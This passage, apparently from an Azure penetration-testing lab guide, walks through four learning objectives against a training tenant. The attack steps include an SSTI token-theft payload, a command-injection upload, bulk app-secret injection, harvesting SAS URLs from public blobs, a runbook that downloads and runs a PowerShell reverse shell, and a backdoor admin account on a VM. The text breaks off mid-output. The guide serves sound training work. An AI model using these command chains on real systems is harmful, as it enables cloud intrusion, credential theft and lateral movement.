Let's request the access token for the managed identity now using the following code:

```
{{config.__class__.__init__.__globals__['os'].popen('curl "$IDENTITY_ENDPOINT?resource=https://management.azure.com&api-version=2017-09-01" -H secret:$IDENTITY_HEADER').read()}}
```

Use this token with Az PowerShell to find all accessible resources:

```
PS C:\AzAD\Tools> $token = 'eyJ0e..'
PS C:\AzAD\Tools> Connect-AzAccount -AccessToken $token -AccountId 2e91a4fe-a0f2-46ee-8214-fa2ff6aa9abc
```

```
Account                              SubscriptionName TenantId
Environment
-------                              ---------------- --------
-----------
2e91a4fe-a0f2-46ee-8214-fa2ff6aa9abc DefCorp          2d50cb29-5f7b-48a4-
87ce-fe75a941adb6 AzureCloud


PS C:\AzAD\Tools> Get-AzResource


Name              : ResearchKeyVault
ResourceGroupName : Research
ResourceType      : Microsoft.KeyVault/vaults
Location          : germanywestcentral
ResourceId        : /subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/Research/providers/Microsoft.KeyVault/vaults/Rese
archKeyVault
```

The managed identity can access a keyvault.

Learning Objective 12:

Task

- An application in the defcorphq tenant (https://virusscanner.azurewebsites.net) is vulnerable to insecure file upload and OS command injection. Compromise the app service.
- Check if the service principal for the managed identity of the compromised application has any interesting permissions on other Azure resources.

Part of - Kill Chain - 3
Topics covered - Authenticated Enumeration and Initial Access


Solution

This time we already have the target web application (https://virusscanner.azurewebsites.net/) and we know that it is vulnerable to insecure file upload and OS command injection.


The web app tells us - 'Upload Zip file only, please don't upload any personal file your data will be saved in our tmp directory while we scan you files.'

Very convenient! The 'check your connection' section also looks very interesting. After basic trial and error techqniues for OS command injection, we can find out that it is possible to inject a new command after using semicolon ';'


Combining these too, let's upload a ZIP archive and check if we can access it. The ZIP student**x**.zip contains a text file:




There is an 'uploads' directory inside the /tmp directory, let's check that:



And inside that student**x** directory, we can find the test.txt!



To abuse this, lets upload a ZIP archive that contains a Python script. After uploading it we will run it by abusing the OS command injection. You can use student**x**.py from the Tools directory that extract tokens from the app service managed identity:



Now, as usual, we can use both the tokens and Client ID with Az PowerShell and check the resources accessible to the managed identity:

```
PS C:\AzAD\Tools> $token = 'eyJ0eX..'
PS C:\AzAD\Tools> $graphaccesstoken = 'eyJ0eX..'
PS C:\AzAD\Tools> Connect-AzAccount -AccessToken $token -GraphAccessToken
$graphaccesstoken -AccountId 62e44426-5c46-4e3c-8a89-f461d5d586f2

Account                                SubscriptionName TenantId
Environment
-------                                ---------------- --------
-----------
62e44426-5c46-4e3c-8a89-f461d5d586f2                    2d50cb29-5f7b-48a4-
87ce-fe75a941adb6 AzureCloud
```

Now, list resources that we have access to:

```
PS C:\AzAD\Tools> Get-AzResource
Get-AzResource : 'this.Client.SubscriptionId' cannot be null.
At line:1 char:1
+ Get-AzResource
+ ~~~~~~~~~~~~~~
    + CategoryInfo          : CloseError: (:) [Get-AzResource],
ValidationException
    + FullyQualifiedErrorId :
Microsoft.Azure.Commands.ResourceManager.Cmdlets.Implementation.GetAzureResou
rceCmdlet
```

The above error means that the managed identity has no rights on any of the Azure resources.

Let's use the Graph API token with the REST API to list all Enterprise Applications in the defcorphq tenant:

```
$Token =  'eyJ0eX..'
$URI = 'https://graph.microsoft.com/v1.0/applications'

$RequestParams = @{
    Method  = 'GET'
    Uri     = $URI
    Headers = @{
        'Authorization' = "Bearer $Token"
    }
}
(Invoke-RestMethod @RequestParams).value
```

```
PS C:\AzAD\Tools> $Token =  'eyJ0eXA..'
PS C:\AzAD\Tools> $URI = 'https://graph.microsoft.com/v1.0/applications'
PS C:\AzAD\Tools> $RequestParams = @{
```

```
>>     Method  = 'GET'
>>     Uri     = $URI
>>     Headers = @{
>>         'Authorization' = "Bearer $Token"
>>     }
>> }
PS C:\AzAD\Tools> (Invoke-RestMethod @RequestParams).value


id                        : 2830a3fe-846b-4008-b8e5-bbe6255488a8
deletedDateTime           :
appId                     : 5e37821b-01e1-44cd-a9e2-10449b77ba90
[snip]
```

Now, in my testing, the easiest way to check if we can abuse any of the Enterprise Applications (service principals) that we have listed above is to check if we can add credentials to any. This will allow us to abuse permissions assigned to the service principal.

Theoritically, we should be able to list roles assigned to the enterprise applications by calling the API –

```
'https://graph.microsoft.com/v1.0/servicePrincipals/{ID}/appRoleAssignments'
```

But I always got a errors when using it!

So, you can use the Add-AzADAppSecret.ps1 from the Tools directory. It tries to add a secret (application password) to all the enterprise applications and shows the successful ones:

```
PS C:\AzAD\Tools> . C:\AzAD\Tools\Add-AzADAppSecret.ps1
PS C:\AzAD\Tools> Add-AzADAppSecret -GraphToken $graphtoken -Verbose
VERBOSE: GET https://graph.microsoft.com/v1.0/applications with 0-byte
payload
VERBOSE: received -1-byte response of content type
application/json;odata.metadata=minimal;odata.streaming=true;IEEE754Compatibl
e=false;charset=utf-8
VERBOSE: POST https://graph.microsoft.com/v1.0/applications/2830a3fe-846b-
4008-b8e5-bbe6255488a8/addPassword with -1-byte payload
Failed to add new client secret to
'HybridAutomation_eTved4mVkZbCYI/PJWlMVALi7iFrQQm6vkOxon2mypE=' Application.
[snip]
Client secret added to :


Object ID : 35589758-714e-43a9-be9e-94d22fdd34f6
App ID    : f072c4a6-b440-40de-983f-a7f3bd317d8f
App Name  : fileapp
Key ID    : 57499704-fd1f-4d10-93f5-8f42f0de3148
Secret    : _1ATfh--GD.WBhRuP.H3p_iR~MX2W1OA6S
```

So, the managed identity of the virusscanner app has permissions to add secrets to the enterprise application fileapp!

Learning Objective 13:

Task

- Find out insecure storage blobs in the defcorphq tenant.
- Look for interesting information or secrets in the blob that allow you to access another storage account.
- Extract secrets from the second storage account.

Part of - Kill Chain - 4
Topics covered - Initial Access and Data Mining


Solution

We will use MicroBurt for enumerating storage accounts in the defcorphq tenant.

We need to add permutations like common, backup, code C:\AzAD\Tools\Microburst\Misc\permutations.txt to tune it for defcorphq.

```
PS C:\AzAD\Tools> . C:\AzAD\Tools\MicroBurst\Misc\Invoke-
EnumerateAzureBlobs.ps1
PS C:\AzAD\Tools> Invoke-EnumerateAzureBlobs -Base defcorp

Found Storage Account -  defcorpcommon.blob.core.windows.net
Found Storage Account -  defcorpcodebackup.blob.core.windows.net
[snip]
Found Container - defcorpcommon.blob.core.windows.net/backup
Empty Public Container Available:
https://defcorpcommon.blob.core.windows.net/backup?restype=container&comp=lis
t
[snip]
```

Let's access the container found above:




Notice the name of the blob in the above output. Access it by adding it to the URL. It would be https://defcorpcommon.blob.core.windows.net/backup/blob_client.py


If you get a blank page when accessing the above URL, presee Ctrl+F5 in the borwser!

Sweet, we got a SAS URL. Now use this with the Storage Explorer on your student VM.


Open storage explorer and click on 'Open Connect Dialog' in the left menu. Select 'Blob container'. On the 'Select Authentication Method' page, select 'Shared access signature (SAS)' and click on Next:



Copy the URL in 'Blob container SAS URL' field. The display name will be populated automatically. Click on Next and then Connect:



Download the app.zip (Right Click -> Download) and extract it. We will get some secrets that we can use later!



The other file in the above container – authenticator.txt – seems to to be a backup of a GitHub's Time-based OTP (TOTP) app for laurenazad! We will use this when required!

Learning Objective 14:

Task

- Use access token for a user from the reverse shell that we have on defeng-consent to find another user or group that has interesting permissions on an automation account in the defcorphq tenant.
- Abuse the permissions on the automation account to execute a cloud to on-prem lateral movement and get command execution on a hybrid worker.

Part of - Kill Chain - 1
Topics covered - Authenticated Enumeration, Privilege Escalation and Cloud to On-Prem Lateral Movement

Solution

Get back the reverse shell on admin-consent by phishing Mark!

Run the below command to check if there is a user logged-in to az cli on that machine:

```
PS C:\Windows\system32> whoami
defeng-consent\administrator
PS C:\Windows\system32> az ad signed-in-user show

[snip]
"usageLocation": "US",
  "userIdentities": [],
  "userPrincipalName": "MarkDWalden@defcorphq.onmicrosoft.com",
  "userState": null,
  "userStateChangedOn": null,
  "userType": "Member"
```

No surprise that the user Mark is using az cli from their workstation.

The tasks tells us to find another user or group that has interesting permissions on an automation account.

We could use '`az automation account list`' to get information on automation accounts. Please note that it needs automation extension and we may need to run '`az extension add --upgrade -n automation`' first!

```
PS C:\Windows\system32> az extension add --upgrade -n automation
PS C:\Windows\system32> az : WARNING: The installed extension 'automation' is
experimental and not covered by customer support. Please use with discretion.
```

Now, '`az automation account list`' does not return anything.

Let's check for objects owned by Mark. Run the below command on the reverse shell:

```
PS C:\Windows\system32> az ad signed-in-user list-owned-objects

{
    "deletionTimestamp": null,
    "description": "Members can create and run runbooks",
    "dirSyncEnabled": null,
    "displayName": "Automation Admins",
    "lastDirSyncTime": null,
    "mail": null,
    "mailEnabled": false,
    "mailNickname": "fe6a8b21-4",
    "objectId": "e6870783-1378-4078-b242-84c08c6dc0d7",
    "objectType": "Group"  "userStateChangedOn": null,
 [snip]
```

Sweet! Mark owns a group called Automation Admins. Even if Mark was not the Owner, we would know that this group is interesting, just by looking at its name!

To be able to interact with Azure AD, request a token for the aad-graph. We can use that token with the Azure AD module. Run the below command on the reverse shell:

```
C:\Windows\system32> az account get-access-token --resource-type aad-graph
{
  "accessToken": "eyJ0..",
  "expiresOn": "2021-04-12 08:27:33.804198",
  "subscription": "b413826f-108d-4049-8c11-d52d5d388768",
  "tenant": "2d50cb29-5f7b-48a4-87ce-fe75a941adb6",
  "tokenType": "Bearer"
}
```

Use the token on the student VM. Run the following command on the student VM:

```
PS C:\AzAD\Tools> Import-Module C:\AzAD\Tools\AzureAD\AzureAD.psd1
PS C:\AzAD\Tools> $AADToken = 'eyJ0…'
PS C:\AzAD\Tools> Connect-AzureAD -AadAccessToken $AADToken -TenantId
2d50cb29-5f7b-48a4-87ce-fe75a941adb6 -AccountId f66e133c-bd01-4b0b-b3b7-
7cd949fd45f3

Account                             Environment TenantId
TenantDomain                        AccountType
-------                             ----------- --------
------------                        -----------
```

```
f66e133c-bd01-4b0b-b3b7-7cd949fd45f3 AzureCloud  2d50cb29-5f7b-48a4-87ce-
fe75a941adb6 2d50cb29-5f7b-48a4-87ce-fe75a941adb6 AccessToken
```

Now, let's add Mark as a member of the group. Please note that if you see Mark as member of the group already, that simply means I or a fellow student did that. Please bear with that for the sake of the lab ;)

In the below command –ObjectiD is for the Group and –RefObjectId is of Mark.

```
PS C:\AzAD\Tools> Add-AzureADGroupMember -ObjectId e6870783-1378-4078-b242-
84c08c6dc0d7 -RefObjectId f66e133c-bd01-4b0b-b3b7-7cd949fd45f3 -Verbose
```

Below is the error you will get if Mark is already a member. Please ignore this!

```
C:\AzAD\Tools> Add-AzureADGroupMember -ObjectId e6870783-1378-4078-b242-
84c08c6dc0d7 -RefObjectId f66e133c-bd01-4b0b-b3b7-7cd949fd45f3 -Verbose
Add-AzureADGroupMember : Error occurred while executing AddGroupMember
Code: Request_BadRequest
Message: One or more added object references already exist for the following
modified properties: 'members'.
[snip]
```

Now, we can use az cli to check for automation accounts. Run the below command on the reverse shell:

```
PS C:\Windows\system32> az automation account list
[
  {
    "creationTime": "2021-03-17T14:40:05.340000+00:00",
    "description": null,
    "etag": null,
    "id": "/subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/Engineering/providers/Microsoft.Automation/automa
tionAccounts/HybridAutomation",
    "lastModifiedBy": null,
    "lastModifiedTime": "2021-04-04T03:50:44.573333+00:00",
    "location": "switzerlandnorth",
    "name": "HybridAutomation",
    "resourceGroup": "Engineering",
    "sku": null,
    "state": null,
    "tags": {},
    "type": "Microsoft.Automation/AutomationAccounts"
  }
]
```

Now, we should be able to list roles assigned to Mark using '`az role assignment list --assignee MarkDWalden@defcorphq.onmicrosoft.com`' on the reverse shell but it does not return an output.

Therefore, we request an access token for ARM and use the one for aad-graph that we requested earlier and use both with Az PowerShell.

Run the below command on the reverse shell to request an access token for ARM:

```
PS C:\Windows\system32> az account get-access-token
{
  "accessToken": "eyJ0.."
[snip]
```

Use the below command for using both the tokens with Az PowerShell:

```
PS C:\AzAD\Tools> $AADToken = 'eyJ0…'
PS C:\AzAD\Tools> $AccessToken = 'eyJ0…'
PS C:\AzAD\Tools> Connect-AzAccount -AccessToken $AccessToken -
GraphAccessToken $AADToken -AccountId f66e133c-bd01-4b0b-b3b7-7cd949fd45f3

Account                              SubscriptionName TenantId
Environment
-------                              ---------------- --------
-----------
f66e133c-bd01-4b0b-b3b7-7cd949fd45f3 DefCorp          2d50cb29-5f7b-48a4-
87ce-fe75a941adb6 AzureCloud
```

Run the below command to get the role for Mark (added to the Aumtation Accounts group) on the automation account:

```
PS C:\AzAD\Tools> Get-AzRoleAssignment -Scope /subscriptions/b413826f-108d-
4049-8c11-
d52d5d388768/resourceGroups/Engineering/providers/Microsoft.Automation/automa
tionAccounts/HybridAutomation


RoleAssignmentId   : /subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/Engineering/providers/Microsoft.Automation/automa
tionAccounts/HybridA
utomation/providers/Microsoft.Authorization/roleAssignments/c981e312-78da-
4698-9702-e7424fae94f8
Scope              : /subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/Engineering/providers/Microsoft.Automation/automa
tionAccounts/HybridAutomation
DisplayName        : Automation Admins
SignInName         :
RoleDefinitionName : Contributor
```

```
RoleDefinitionId   : b24988ac-6180-42a0-ab88-20f7382dd24c
ObjectId           : e6870783-1378-4078-b242-84c08c6dc0d7
ObjectType         : Group
CanDelegate        : False
[snip]
```

Sweet! The above output means Mark has Contributor role on the automation account. We can create and execute Runbooks!

Use the below command to check if a hybrid worker group is in use by the automation account:

```
PS C:\AzAD\Tools> Get-AzAutomationHybridWorkerGroup -AutomationAccountName
HybridAutomation -ResourceGroupName Engineering


ResourceGroupName     : Engineering
AutomationAccountName : HybridAutomation
Name                  : Workergroup1
RunbookWorker         : {defeng-adcsrv.defeng.corp}
GroupType             : User
```

Great! We have a hybrid runbookworker. This will allow us to execute commands/scripts on the on-prem infrastructure!

Import C:\AzAD\Tools\student**x**.ps1 as a PowerShell runbook. This script downloads the Invoke-PowerShellTCP.ps1 reverse shell from your student VM and runs on the hybrid worker. Below are the contents of student**x**.ps1. Make sure to modify it to match the IP address of your student VM

```
iex (New-Object Net.Webclient).downloadstring("http://172.16.x.x:82/Invoke-
PowerShellTcp.ps1")
Power -Reverse -IPAddress 172.16.x.x -Port 4444
```

Host the Invoke-PowerShellTCP.ps1 by copying it to the C:\xampp\htdocs and starting Apache using xampp.

Run the below command in the PowerShell session where you connected using the access token for Mark. It may take couple of minutes.:

```
PS C:\AzAD\Tools> Import-AzAutomationRunbook -Name studentx -Path
C:\AzAD\Tools\studentx.ps1 -AutomationAccountName HybridAutomation -
ResourceGroupName Engineering -Type PowerShell -Force -Verbose
VERBOSE: Performing the operation "Import" on target "studentx".


Location              : switzerlandnorth
Tags                  : {}
JobCount              : 0
RunbookType           : PowerShell
```

```
Parameters              : {}
LogVerbose              : False
LogProgress             : False
LastModifiedBy          :
State                   : New
ResourceGroupName       : Engineering
AutomationAccountName   : HybridAutomation
Name                    : studentx
CreationTime            : 4/12/2021 11:41:22 PM -07:00
LastModifiedTime        : 4/12/2021 11:41:22 PM -07:00
Description             :
```

Publish the runbook so that we can use it:

```
PS C:\AzAD\Tools> Publish-AzAutomationRunbook -RunbookName studentx -
AutomationAccountName HybridAutomation -ResourceGroupName Engineering -
Verbose

[snip]
State                   : Published
ResourceGroupName       : Engineering
AutomationAccountName   : HybridAutomation
Name                    : studentx
CreationTime            : 4/12/2021 11:41:22 PM -07:00
LastModifiedTime        : 4/13/2021 12:05:11 AM -07:00
Description             :
```

Start a netcat listener on your student VM. Remember to listen on the port that you specified in the runbook studentx:

```
PS C:\AzAD\Tools> C:\AzAD\Tools\netcat-win32-1.12\nc.exe -lvp 4444
listening on [any] 4444 ...
```

Finally, start the runbook:

```
PS C:\AzAD\Tools> Start-AzAutomationRunbook -RunbookName studentx -RunOn
Workergroup1 -AutomationAccountName HybridAutomation -ResourceGroupName
Engineering -Verbose


ResourceGroupName       : Engineering
AutomationAccountName   : HybridAutomation
JobId                   : 7184cf48-29a8-430f-827b-87fc4f64f77e
CreationTime            : 4/13/2021 12:50:58 AM -07:00
Status                  : New
StatusDetails           : None
```

```
StartTime              :
EndTime                :
Exception              :
LastModifiedTime       : 4/13/2021 12:50:58 AM -07:00
LastStatusModifiedTime : 4/13/2021 12:50:58 AM -07:00
JobParameters          : {}
RunbookName            : studentx
HybridWorker           : Workergroup1
StartedBy              :
```

On the listener, you should see a connect back and we can execute commands!

```
connect to [172.16.150.1] from (UNKNOWN) [172.16.1.20] 58821: NO_DATA


Windows PowerShell running as user DEFENG-ADCSRV$ on DEFENG-ADCSRV
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\ProgramData\Microsoft\System
Center\Orchestrator\7.2\SMA\Sandboxes\fdgeenj3.kql\Temp\czbjn2jo.ncu> whoami
nt authority\system
PS C:\ProgramData\Microsoft\System
Center\Orchestrator\7.2\SMA\Sandboxes\fdgeenj3.kql\Temp\czbjn2jo.ncu>
hostname
defeng-adcsrv
```

Learning Objective 15:

Task

- Abuse the permissions that Managed Identity of the 'defcorphqcareer' App Service to get command execution on an Azure VM.
- Extract credentials from the target VM.


Part of - Kill Chain - 1

Topics covered - Authenticated Enumeration and Privilege Escalation

Solution

We already know that the managed identity of the defcorphqcareer app service has ability to execute commands on the bkpadconnect VM.

Upload the C:\AzAD\Tools\studentxtoken.phtml to get a new access token for the managed identity.



Run the below command to use Az PowerShell as the managed identity:

```
PS C:\AzAD\Tools> $AccessToken = 'eyJ0…'
PS C:\AzAD\Tools> Connect-AzAccount -AccessToken $AccessToken -AccountId
064aaf57-30af-41f0-840a-0e21ed149946

Account                                SubscriptionName TenantId
Environment
-------                                ---------------- --------
-----------
064aaf57-30af-41f0-840a-0e21ed149946 DefCorp          2d50cb29-5f7b-48a4-
87ce-fe75a941adb6 AzureCloud
```

Get some more information about the bkpadconnect VM. Let's check if there is a public IP address attached to the VM. Run the below command to get information about the NetworkProfile of the VM:

```
PS C:\AzAD\Tools> Get-AzVM -Name bkpadconnect -ResourceGroupName Engineering
| select -ExpandProperty NetworkProfile

NetworkInterfaces
-----------------
```

```
{/subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/Engineering/providers/Microsoft.Network/networkIn
terfaces/bkpadconnect368}
```

Get more details about the network interface attached to the VM using the below command:

```
PS C:\AzAD\Tools> Get-AzNetworkInterface -Name bkpadconnect368
Name                      : bkpadconnect368
ResourceGroupName         : Engineering
Location                  : germanywestcentral
Id                        : /subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/Engineering/providers/Microsoft.Network/networkIn
terfaces/bk
                            padconnect368
Etag                      : W/"bd2fc859-eae9-48f9-8e70-adb18dab5a0b"
ResourceGuid              : 41201518-049a-406f-a19a-c16eddc573f5
ProvisioningState         : Succeeded
Tags                      :
VirtualMachine            : {
                              "Id": "/subscriptions/b413826f-108d-4049-
8c11-
d52d5d388768/resourceGroups/Engineering/providers/Microsoft.Compute/virtualMa
chines/bkpadconnect"
[snip]
"PublicIpAddress": {
                                    "IpTags": [],
                                    "Zones": [],
                                    "Id": "/subscriptions/b413826f-108d-4049-
8c11-
d52d5d388768/resourceGroups/Engineering/providers/Microsoft.Network/publicIPA
ddresses/bkpadconnectIP"
[snip]
```

Get the public IP address attached to the VM:

```
PS C:\AzAD\Tools> Get-AzPublicIpAddress -Name bkpadconnectIP


Name                    : bkpadconnectIP
ResourceGroupName       : Engineering
Location                : germanywestcentral
Id                      : /subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/Engineering/providers/Microsoft.Network/publicIPA
ddresses/bkpadconnectIP
Etag                    : W/"250836ec-0e99-438f-a34e-678544de7278"
ResourceGuid            : a6e23b55-d8b1-4e0e-9fda-d9ed47c59b40
ProvisioningState       : Succeeded
Tags                    :
```

```
PublicIpAllocationMethod : Dynamic
IpAddress                : 20.52.148.232
PublicIpAddressVersion   : IPv4
[snip]
```

Let's run a command on the bkpadconnect Azure VM. As an example, we can run the local PowerShell script 'C:\AzAD\Tools\adduser.ps1' on the VM. Make sure to modify the script (change student) so that it adds a user for your student ID:

```
$passwd = ConvertTo-SecureString "StudXPassword@123" -AsPlainText -Force
New-LocalUser -Name studentX -Password $passwd
Add-LocalGroupMember -Group Administrators -Member studentx
```

Run the below command to execute adduser.ps1 script on the VM. On successful execution, the user that you specified in the script will be created and added to the local administrators group on the bkpadconnect VM. It will take couple of minutes to complete:

```
PS C:\AzAD\Tools> Invoke-AzVMRunCommand -VMName bkpadconnect -
ResourceGroupName Engineering -CommandId 'RunPowerShellScript' -ScriptPath
'C:\AzAD\Tools\adduser.ps1' -Verbose
VERBOSE: Performing the operation "Invoke" on target "bkpadconnect".


Value[0]        :
  Code          : ComponentStatus/StdOut/succeeded
  Level         : Info
  DisplayStatus : Provisioning succeeded
  Message       : Name     Enabled Description
----     ------- -----------
studentx True


Value[1]        :
  Code          : ComponentStatus/StdErr/succeeded
  Level         : Info
  DisplayStatus : Provisioning succeeded
  Message       :
Status          : Succeeded
Capacity        : 0
Count           : 0
```

Sweet! Now we can try to access the VM using the user we added (here we are assuming that the VM's configuration allows local users to connect remotely):

```
PS C:\AzAD\Tools> $password = ConvertTo-SecureString 'StudxPassword@123' -
AsPlainText -Force
```

```
PS C:\AzAD\Tools> $creds = New-Object
System.Management.Automation.PSCredential('studentx', $Password)
PS C:\AzAD\Tools> $sess = New-PSSession -ComputerName 20.52.148.232 -
Credential $creds -SessionOption (New-PSSessionOption -ProxyAccessType
NoProxyServer)
PS C:\AzAD\Tools> Enter-PSSession $sess
[20.52.148.232]: PS C:\Users\studentx\Documents>hostname
bkpadconnect
```

Now, there are many ways to extract credentials from the VM – lsass, registry, DPAPI etc. Assuming that we tried them and then we found credentials in the PowerShell console history of the bkpadconnect user (Recall from our previous enumeration that the default administrator of the bkadconnect machine is also named bkpadconnect):

```
[20.52.148.232]: PS C:\Users\studentx\Documents> Get-LocalUser

Name               Enabled Description
